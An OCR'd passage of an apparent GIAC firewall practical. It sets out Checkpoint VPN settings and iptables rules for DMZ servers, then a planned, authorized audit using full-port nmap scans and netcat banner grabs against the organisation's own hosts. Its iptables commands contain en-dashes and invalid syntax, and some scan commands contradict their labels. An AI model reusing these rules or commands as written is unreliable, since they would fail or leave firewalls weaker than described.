


Figure 11



It is also important to define the VPN properties for each object that is participating in the VPN. The menu to change the VPN properties can be reached by simply double clicking the object and select the VPN properties. The new simplified VPN interface allows for simple graphical representation of the VPN created. One unfortunately, draw back to the Simplified view is that once it is selected there is no way to see a more detailed rule view for the VPN connections. However, all that is needed is to set up the encryption and authentication options for each VPN connection. In this case we are using AES-256 with MD5 hashing. We regenerate IKE security association every 24 hours as shown in figure 12. to set up the authentication properties for the VPN group we would need to configure them under the VPN properties for the corporate firewall as shown in figure 13. Unfortunately, because of the way theses screen shot were obtained I am not able to show the authentication set up procedures, but by selecting the add button shown in figure 13 we get to the certification properties menu as shown in figure 14. Using the menu we simply give the certificate a name and select a certificate authority

Figure 12




Figure 13




Figure 14

Once a complete policy has been defined it is important to remember to install the policy. On the management console main menu select Policy -> Verify. This will check the policy for errors and display any warning of potential problems it might find. Once the policy has been verified. Then select Policy-> install.

Firewall optimization

Once the firewall has been implemented, statistics will need to be gathered on the firewall rule usage. These statistics should be used to move the most frequently used rules as close to the top of the rules set as possible with out compromising security. By moving the frequently used rules up in the stack performance should be increased slightly.

Server Configurations

Email Server Configuration

Sendmail

Send mail is a powerful yet complicated program, to run securely requires understanding the Sendmail.conf. At a minimum the recommendation least at http://www.coker.com.au/~russell/sendmail.html by Russell Coker should be followed. He recommends that :

1A) Check permissions on all relevant files.
1B) Make sendmail use smrsh.
2A) Setup sendmail to run from inetd and stop it running as a daemon.
2B) Make "sendmail -q" run from cron or run it as a non-TCP daemon from su.
3) Make sendmail SUID/SGID mail.

Iptables

The following iptable rules are based on examples given at http://www.netfilter.org/documentation/HOWTO//packet-filtering-HOWTO-5.html by Paul `Rusty' Russell

The iptables rules are the last line of defense, at least at the network level. We will need to drop all traffic from the other DMZ servers, this will help prevent the scenario where one server in the DMZ is compromised and is used as a platform to attack the other DMZ servers. We will also block all traffic expect traffic destined for the specific services we allow on this server (SMTP and SSH, we will also need to allow DNS. This is the tables from email1 (58.0.0.19)

```
#flush any old rules
iptables -F FORWARD
iptables -N block
#accept fragments
iptables -A block -f -j ACCEPT
# Prevent DMZ servers from communicating with each other
#And prevent direct connections from the Firewall external
#and the router external networks.
iptables –A block  –s 58.0.0.0/29 -j DROP
iptables –A block –s 58.0.0.8/29 –j DROP
iptables –A block –s 58.0.0.16/28 –j DROP
# block all SSH traffic except from cooperate workstations
iptables –A block –p tcp –d 58.0.0.19/28,ssh –s ! 10.10.40/24 –j DROP
# Allow only specific traffic to the server
iptables -A block -m multiport -p tcp  -d 58.0.0.19/28 25,ssh,53  --syn -j ACCEPT
iptables -A block -m multiport -p udp  -d 58.0.0.19/28 --dports 53 -j ACCEPT
# accept traffic associated with current connections
iptables -A block -m state --state ESTABLISHED,RELATED -j ACCEPT
```

```
#allow server to make out bound connections
iptables –A block –state NEW –j ACCEPT
#drop all traffic that was not explicitly accepted
iptables -A block -j DROP

# Jump to that chain from INPUT and FORWARD chains.
 iptables -A INPUT -j block
 iptables -A FORWARD -j block
```

Web Server Configuration

Iptables

The following iptable rules are based on examples given at http://www.netfilter.org/documentation/HOWTO//packet-filtering-HOWTO-5.html by Paul `Rusty' Russell

The iptables rules are the last line of defense fro the web server, at least at the network level. We will need to drop all traffic from the other DMZ servers, And we will also block all traffic expect traffic destined for the specific services we allow on this server (HTTP,HTTPS, SSH) we will also need to allow DNS.

```
#flush any old rules
iptables -F FORWARD
iptables -N block
#accept fragments
iptables -A block -f -j ACCEPT
# Prevent DMZ servers from communicating with each other
#And prevent direct connections from the Firewall external
#and the router external networks.
iptables –A block  –s 58.0.0.0/29 -j DROP
iptables –A block –s 58.0.0.8/29 –j DROP
iptables –A block –s 58.0.0.16/28 –j DROP
# block all SSH traffic except from cooperate workstations
iptables –A block –p tcp –d 58.0.0.17/28,ssh –s ! 10.10.40/24 –j DROP
# Allow only specific traffic to the server
iptables -A block -m multiport -p tcp  -d 58.0.0.17/28 80,443,ssh,53  --syn -j ACCEPT
iptables -A block -m multiport -p udp  -d 58.0.0.17/28 --dports 53 -j ACCEPT
# accept traffic associated with current connections
iptables -A block -m state --state ESTABLISHED,RELATED -j ACCEPT
#allow server to make out bound connections
iptables –A block –state NEW –j ACCEPT
#drop all traffic that was not explicitly accepted
iptables -A block -j DROP

# Jump to that chain from INPUT and FORWARD chains.
 iptables -A INPUT -j block
 iptables -A FORWARD -j block
```

FTP Server Configuration

Iptables

The following iptable rules are based on examples given at http://www.netfilter.org/documentation/HOWTO//packet-filtering-HOWTO-5.html by Paul `Rusty' Russell

The iptables rules are the last line of defense fro the web server, at least at the network level. We will need to drop all traffic from the other DMZ servers, And we will also block all traffic expect traffic destined for the specific services we allow on this server (ftp, SSH) we will also need to allow DNS.

```
#flush any old rules
iptables -F FORWARD
iptables -N block
#accept fragments
iptables -A block -f -j ACCEPT
# Prevent DMZ servers from communicating with each other
#And prevent direct connections from the Firewall external
#and the router external networks.
iptables –A block  –s 58.0.0.0/29 -j DROP
iptables –A block –s 58.0.0.8/29 –j DROP
iptables –A block –s 58.0.0.16/28 –j DROP
# block all SSH traffic except from cooperate workstations
iptables –A block –p tcp –d 58.0.0.18/28,ssh –s ! 10.10.40/24 –j DROP
# Allow only specific traffic to the server
iptables -A block -m multiport -p tcp  -d 58.0.0.18/28 ftp,ssh,53  --syn -j ACCEPT
iptables -A block -m multiport -p udp  -d 58.0.0.18/28 --dports 53 -j ACCEPT
# accept traffic associated with current connections
iptables -A block -m state --state ESTABLISHED,RELATED -j ACCEPT
#allow server to make out bound connections
iptables –A block –state NEW –j ACCEPT
#drop all traffic that was not explicitly accepted
iptables -A block -j DROP

# Jump to that chain from INPUT and FORWARD chains.
 iptables -A INPUT -j block
 iptables -A FORWARD -j block
```

Internal servers

For all of the internal Linux servers we will also use iptable rules as our last layer of defense. On each server will be as restrictive as possible. We will only accept connections to the servers from specific workstations if feasible, and only allow connections to the specific service ports needed to perform the server's duties. This will help prevent the scenario where one internal server is compromised and is used to attack the others. And prevent every internal machine from having access to every server.

Section 3 - Verify the Firewall Policy

Preparation for audit

To insure that the network is secure we will need to perform an audit of our primary firewall (the corporate Checkpoint appliance). Before we get started will need to warn our ISP, IT staff and any other operations staff that during the period of the audit if any hacker is detected to confirm that the traffic was not generated by the audit. But, we do not what any real hacker traffic to go unnoticed so we will want the staff on special alert. Will also notify our customers through the secured web site and e-mail that we will be performing routine maintenance and what service outage can be expected. We will notify management of GIAC of our intended schedule and gain authorization for all audit activities. We will also make sure that all systems are backed up properly before the audit to prevent any lose of data as a result of the audit.

Version and License check

The first thing we will do is to confirm proper versioning and licensing on all devices to be audited and all tools used for auditing. This will also include compiling a document containing the version and license/serial number of all software and equipment used. This list will be crossed referenced with vendors/suppliers to point out any discrimination between the version in use and the latest release of the product, noting any security/bug fixes that might be present in the newer version that may need to be addressed in the installed version. This list will also be used to research bugs/exploits at sites such as CERT (http://www.cert.org) against any currently installed product and possible workaround/patches that may be applied to solve the insecurities.

Preparation of Audit Tools

All network audits will be performed using a single laptop freshly loaded with Red Hat 7.2 from properly purchased CD's. The latest version of Nmap (http://www.insecure.org/nmap/), John the Ripper (http://www.openwall.com/john/), and netcat (http://www.atstake.com/research/tools/index.html#network_utilities) will also be loaded on the system. The packages' MD5 hash values or PGP signatures will be confirmed and checked to insure that the tools are complete and untampered with. When the laptop is not in use it will be properly secured to prevent unauthorized tampering and a proper chain of custody if results warrant the need to engage law enforcement. Iptables will be configured on the audit system to deny all inbound traffic that is not part of an established session.

The laptops clock is reset to correspond to the GIAC system time to aid in log correlation.

Iptables rules (based on netfilters How To documentation at http://www.netfilter.org/documentation/HOWTO//packet-filtering-HOWTO-5.html)

```
## Create chain which blocks new connections,
## except if coming from inside.
 iptables -N block
 iptables -A block -m state --state ESTABLISHED,RELATED -j ACCEPT
 iptables -A block -m state --state NEW  -j ACCEPT
 iptables -A block -j DROP

## Jump to that chain from INPUT and FORWARD chains.
 iptables -A INPUT -j block
 iptables -A FORWARD -j block
```

Review security policy

The purpose of this audit to review and test the security policy of the Corporate firewall. We will wan to confirm that only legitimate traffic is allowed to pass though the firewall and that all legitimate traffic is permitted to pass though to its indented destination. We will also want to review GIAC's policies and procedures for administrating the device. This includes collecting and reviewing documentation and procedures related to the systems to be audited. We will need to collect and confirm network diagrams, system backup and recovery procedures, any change log/management procedures, and problem resolution procedures. We will also need to review GIAC's policy for handling an incident and the chain of command that would be involved. And finally we will need to review the security policy for the system. For the firewall this would entail reviewing each rule and confirming it is needed, accurate, and as specific as possible.

Outline of audit

Activity	Estimated time needed
• Review documentation and procedures	5 days = 40 hr
• Review network layout	1 day = 8 hr
• Run Nmap against the firewall.	4 hr
• Review logs	2 days = 16 hr
• Test legitimate services	4 hr
• Review logs	2 day = 16 hr

Scheduling

We want to perform the audit in such a way as not to interrupt business as much as possible. Therefore, the network scanning and any intrusive parts of the test will take place during the “long” regular monthly maintenance window from 12:01am to 9:00am on the first Sunday of every month. Any intrusive follow up work will be scheduled for one of the weekly “short” maintenance window from 4:00am to 6:00am on the other Sundays of the month.

With the current time estimates we should be able to complete the network scans and connection tests during on of the “long” regular malignance windows. We will then collect the logs and review them during normal business hours.

Cost

All work will be billed at a flat fee of $150 per billable hour. The scans plus the reviewing of documentation will take about 88 hrs. Another 20 will be used to compile results and produce to documents, a technical document for review by technical staff, and one designed for management with simplified scorecard type results. Also as part of the contract 2 presentations about the results at 2 hrs per presentation were included. This brings the total estimated hours to 112 or $16,800. All work will be completed with in 30 days.

Risks

During the active part of the audit it is possible that we would cause serves interruption. We might crash or cause a denial of service to a particular resource. Because of the risk we will strictly obey the service widows as describe above, and notify all appropriate IT staff Nation’s ISP to be on alert. Also as mentioned earlier we will insure that all servers are currently backed up so that if needed a server could be quickly recovered.

Nmap Network Scans

Firewall external interface

TCP:

The laptop will be conned to the switch located between the router and the corporate HQ firewall and configured with the IP address of 58.0.0.10/29

Command:

```
nmap –sT –v  -p0 –p 1-65535 –oN /GIAC_AUDIT/nmap58.0.0.14tcp 58.0.0.14
```

Switches used:

-sT : TCP connect scan, this is a non stealth scan but produces reliable results.

-v : Verbose, produce complete output.

-p0 : Turn ping scan off, we know the host is there, this would cause the scan to fail since the firewall should not be respond to ping request from the DMZ interface.

-p 1-65535 : scan every TCP port.

-oN /GIAC_AUDIT/nmap58.0.0.14tcp : write output to file /GIAC_AUDIT/nmap58.0.0.14tcp

Results

(65526 ports scanned but not shown below are in state closed)

Port	State	Service
264/tcp	open	unknown
265/tcp	open	unknown
18231/tcp	open	unknown
18262/tcp	open	unknown
18263/tcp	open	unknown

Analysis

The 5 unknown ports 254,265,18231,18262, and 18263 are all Checkpoint control ports and are enabled via the implied rules.

The port as described by the predefined objects in the Checkpoint Management GUI

264 Check Point VPN-1 SecuRemote Topology)
265 Check Point VPN-1 Public Key Transfer Protocol
18231 Check Point NG Policy Server Logon protocol
18262 Check Point Extrnet public key advertisement
18263 Check Point Extranet remote objects resolution

UDP:

The laptop will be conned to the switch located between the router and the corporate HQ firewall and configured with the IP address of 58.0.0.10/29

Command:

```
nmap –sU –v  -p0 –p 1-65535 –oN /GIAC_AUDIT/nmap58.0.0.14udp 58.0.0.14
```

Switches used:

-sU : UDP

-v : Verbose, produce complete output.

-p0 : Turn ping scan off, we know the host is there, this would cause the scan to fail since the firewall should not be respond to ping request from the DMZ interface.

-p 1-65535 : scan every TCP port.

-oN /GIAC_AUDIT/nmap58.0.0.14udp : write output to file /GIAC_AUDIT/nmap58.0.0.14udp

Results:

Port	State	Service
259/udp	open	unknown
500/udp	open	IKE

Nmap run completed – 1 IP address (1 host up) scan in 792 seconds.

Analysis:

Port 259 is “Check Point VPN-1 FWZ Key Negotiations - Reliable Datagram Protocol” as described by the predefined object in the firewall management GUI. This is enabled by on of the implied checkpoint rules.

Logs

The Checkpoint log was manually rotated just before the scan to prevent storage space overload. The loges showed many dropped connections from our audit system and the accepted packets corresponded to our scan results.

WWW server

TCP

With the audit system still conceded outside the firewall we run the nmap TCP scan. As Checkpoint is a packet filter this will let to see what traffic it passes on to the web server in the DMZ.

Command:

nmap –sT –v -p0 –p 1-65535 –oN /GIAC_AUDIT/nmap58.0.0.17tcp 58.0.0.17

Results:

Port	State	Service
80/tcp	open	http
443/tcp	open	https

Nmap run completed – 1 IP address (1 host up) scan in 236 seconds.

Analysis:

We see that http and https are open. To confirm that indeed this is the web server we connect using the web browser on the laptop we connect to the URL http://58.0.0.17:80 the GIAC home page is displayed, this is the expected result. We then try http://58.0.0.17:443 and are presented with the GIAC's SSL certificate. We accept the cert and connect to the site as expected.

We review the firewall logs and again seen may dropped packets from our audit scan and the only accepted packets correspond to the allowed web traffic.

UDP

With the audit system still conceded outside the firewall we run the nmap UDP scan. As Checkpoint is a packet filter this will let to see what traffic it passes on to the web server in the DMZ.

Command:

nmap –sT –v -p0 –p 1-65535 –oN /GIAC_AUDIT/nmap58.0.0.17tcp 58.0.0.17

Results:

All 65535 scanned ports on 58.0.0.17 are: closed
Nmap run completed – 1 IP address (1 host up) scan in 683 seconds

Analysis:

Review of the firewalls log show that all UDP packets were dropped. This is as expected

FTP server

TCP

With the audit system still connected outside the firewall we will run the nmap TCP scan. As Checkpoint is a packet filter this will let to see what traffic it passes on to the ftp server in the DMZ.

Command:

```
nmap –sT –v  -p0 –p 1-65535 –oN /GIAC_AUDIT/nmap58.0.0.18tcp 58.0.0.18
```

Results:

```
Port            State           Service
21/tcp          open            ftp
Nmap run completed  – 1 IP address (1 host up) scan in 215 seconds.
```

Analysis:

We see that ftp (port 21) is open. To confirm that indeed this is the ftp server we connect using the ftp client on the laptop.

Command and Results:

```
ftp 58.0.0.19
connected to 58.0.0.19 (58.0.0.19)
220 You have connected to GIAC's FTP server
220 Unauthorized access is prohibited
name (58.0.0.10:XXXX):
```

We go exactly what we expected; we connected to the ftp server. And a review of the log files show that all traffic except the port 21 traffic was blocked and that the port 21 traffic was passed correctly.

UDP

With the audit system still conceded outside the firewall we run the nmap UDP scan. As Checkpoint is a packet filter this will let to see what traffic it passes on to the web server in the DMZ.

Command:

```
nmap –sT –v  -p0 –p 1-65535 –oN /GIAC_AUDIT/nmap58.0.0.17tcp 58.0.0.17
```

Results:

```
All 65535 scanned ports on 58.0.0.17 are: closed
Nmap run completed  – 1 IP address (1 host up) scan in 684 seconds
```

Analysis:

Review of the Firewall logs show that all the UDP traffic was blocked.

Email servers

TCP

With the audit system still connected outside the firewall we will run the nmap TCP scan against the two email servers located at 58.0.0.19 and 58.0.0.20.

Command:

```
nmap –sT –v  -p0 –p 1-65535 –oN /GIAC_AUDIT/nmap58.0.0.19tcp 58.0.0.19
```

Results:

```
Port            State           Service
25/tcp          open            smtp
Nmap run completed  – 1 IP address (1 host up) scan in 235 seconds.
```

Command:

```
nmap –sT –v  -p0 –p 1-65535 –oN /GIAC_AUDIT/nmap58.0.0.20tcp 58.0.0.20
```

Results:

```
Port            State           Service
25/tcp          open            smtp
Nmap run completed  – 1 IP address (1 host up) scan in 241 seconds.
```

Analysis:

We see that smtp (port 25) is open on both servers. To confirm that the email servers are connecting properly we will use the netcat to connect to port 25.

Command and Results:

#nc –vv –n 58.0.0.19 25
220 mail1.giaccookies.com ESMTP Sendmail 8.12.6/8.12.6; Thu, <date> 20:10:01 –0500

#nc –vv –n 58.0.0.20 25
220 mail1.giaccookies.com ESMTP Sendmail 8.12.6/8.12.6; Thu, <date> 20:12:15 –0500

All results we as expected. We were able to make a connection to the mail servers. The log files showed that all traffic except the SMTP was blocked to the servers and that the port 25 traffic was permitted.

UDP

With the audit system still conceded outside the firewall we run the nmap UDP scan. As Checkpoint is a packet filter this will let us see what traffic it passes on to the web server in the DMZ.

Command:

```
nmap –sU –v  -p0 –p 1-65535 –oN /GIAC_AUDIT/nmap58.0.0.20udp 58.0.0.20
```

Results:

```
All 65535 scanned ports on 58.0.0.17 are: closed
Nmap run completed  – 1 IP address (1 host up) scan in 702 seconds
```

Analysis:
The log confirm that all the UDP packets were blocked from the scanning machine to the email systems

DMZ

We will now need to test the security policy for the DMZ interface of the firewall. To do this move our scanning system to the DMZ network and configure it with the IP 58.0.0.21.

We will first run an nmap scan of the firewall its self.

TCP

Command:

```
nmap –sT –v  -p0 –p 1-65535 –oN /GIAC_AUDIT/nmap58.0.0.30tcp 58.0.0.30
```

Results

(65526 ports scanned but not shown below are in state closed)

Port	State	Service
264/tcp	open	unknown
265/tcp	open	unknown
18231/tcp	open	unknown
18262/tcp	open	unknown
18263/tcp	open	unknown

Analysis

The 5 unknown ports 254,265,18231,18262, and 18263 are all Checkpoint control ports and are enabled via the implied rules.

The port as described by the predefined objects in the Checkpoint Management GUI

264 Check Point VPN-1 SecuRemote Topology)
265 Check Point VPN-1 Public Key Transfer Protocol
18231 Check Point NG Policy Server Logon protocol
18262 Check Point Extrnet public key advertisement
18263 Check Point Extranet remote objects resolution

In reviewing the logs we see that all traffic was blocked except the above listed ports.

UDP:

Command:

```
nmap –sU –v  -p0 –p 1-65535 –oN /GIAC_AUDIT/nmap58.0.0.14udp 58.0.0.14
```

Switches used:

-sU : UDP
-v : Verbose, produce complete output.
-p0 : Turn ping scan off, we know the host is there, this would cause the scan to fail since the firewall should not be respond to ping request from the DMZ interface.
-p 1-65535 : scan every TCP port.
-oN /GIAC_AUDIT/nmap58.0.0.14udp : write output to file /GIAC_AUDIT/nmap58.0.0.14udp

Results:

Port	State	Service
259/udp	open	unknown
500/udp	open	IKE

Nmap run completed – 1 IP address (1 host up) scan in 792 seconds.

Analysis:

Port 259 is “Check Point VPN-1 FWZ Key Negotiations - Reliable Datagram Protocol” as described by the predefined object in the firewall management GUI. This is enabled by on of the implied checkpoint rules.

Corporate network

We now place the laptop between the internal router and the firewall, and scan the firewall with nmap as we did from the DMZ network. After reviewing the logs and the output from nmap we find that as with the DMZ network the Checkpoint ports are open.

DMZ Servers

We now need to confirm that traffic from each one of the servers in the DMZ is properly handled. For this part of the audit we will place the laptop first between the firewall and the router, and then just inside the cooperate network between the internal router and the firewall. We will be running tcpdump in promiscuous mode on the laptop during the scan and record a log of the traffic seen. We then ran nmap, full TCP and UDP, on each of the server with the laptop as the target.

Results:

Email1 and Email 2 are allowed to make port 25 and TCP outbound connections because we say the SYN packet in the tcpdump logs. No outbound UDP traffic was recorded to the laptop but UDP port 53 was recoded with the destination of Nation's ISP's DNS servers. Also NTP traffic was detected with the destination of Nations NTP timeservers. This was confirmed by looking at the log on both he firewall and on the laptop. The Email servers were allowed to make connections on ports 25 TCP but no UDP traffic was allowed to the laptop, however, during the test traffic bound for the syslog server on UDP port 514. Also, DNS traffic on TCP and UDP ports 53 was found destined for the internal DNS servers on the internal network. All other traffic was blocked by the firewall and confirmed by reviewing the logs.

The FTP server was not allowed to make any connection to the laptop, however, DNS traffic was detected to Nation's ISP's DNS server. We also detected NTP traffic to Nation's NTP timeservers. The FTP server was not allowed to make any connections to the laptop while it was on the internal network, however, DNS traffic to the internal DNS servers and syslog traffic to the syslog server was detected.

The results from the web server were identical to that from the FTP server.

Audit evaluation

Recommendations

Firewall rules

Currently there are 5 open TCP ports 254,265,18231,18262, and 18263 and the 2 UDP ports 259 and 500 that are used by Checkpoint and allowed via the implied rules. The implied rules should be turned off and manually rewritten so that only the specific and necessary networks and host have access to theses services. These ports, associated with VPN connections and authentication, should be rewritten to only allow connections from the workstation network and Nation's ISP's networks.

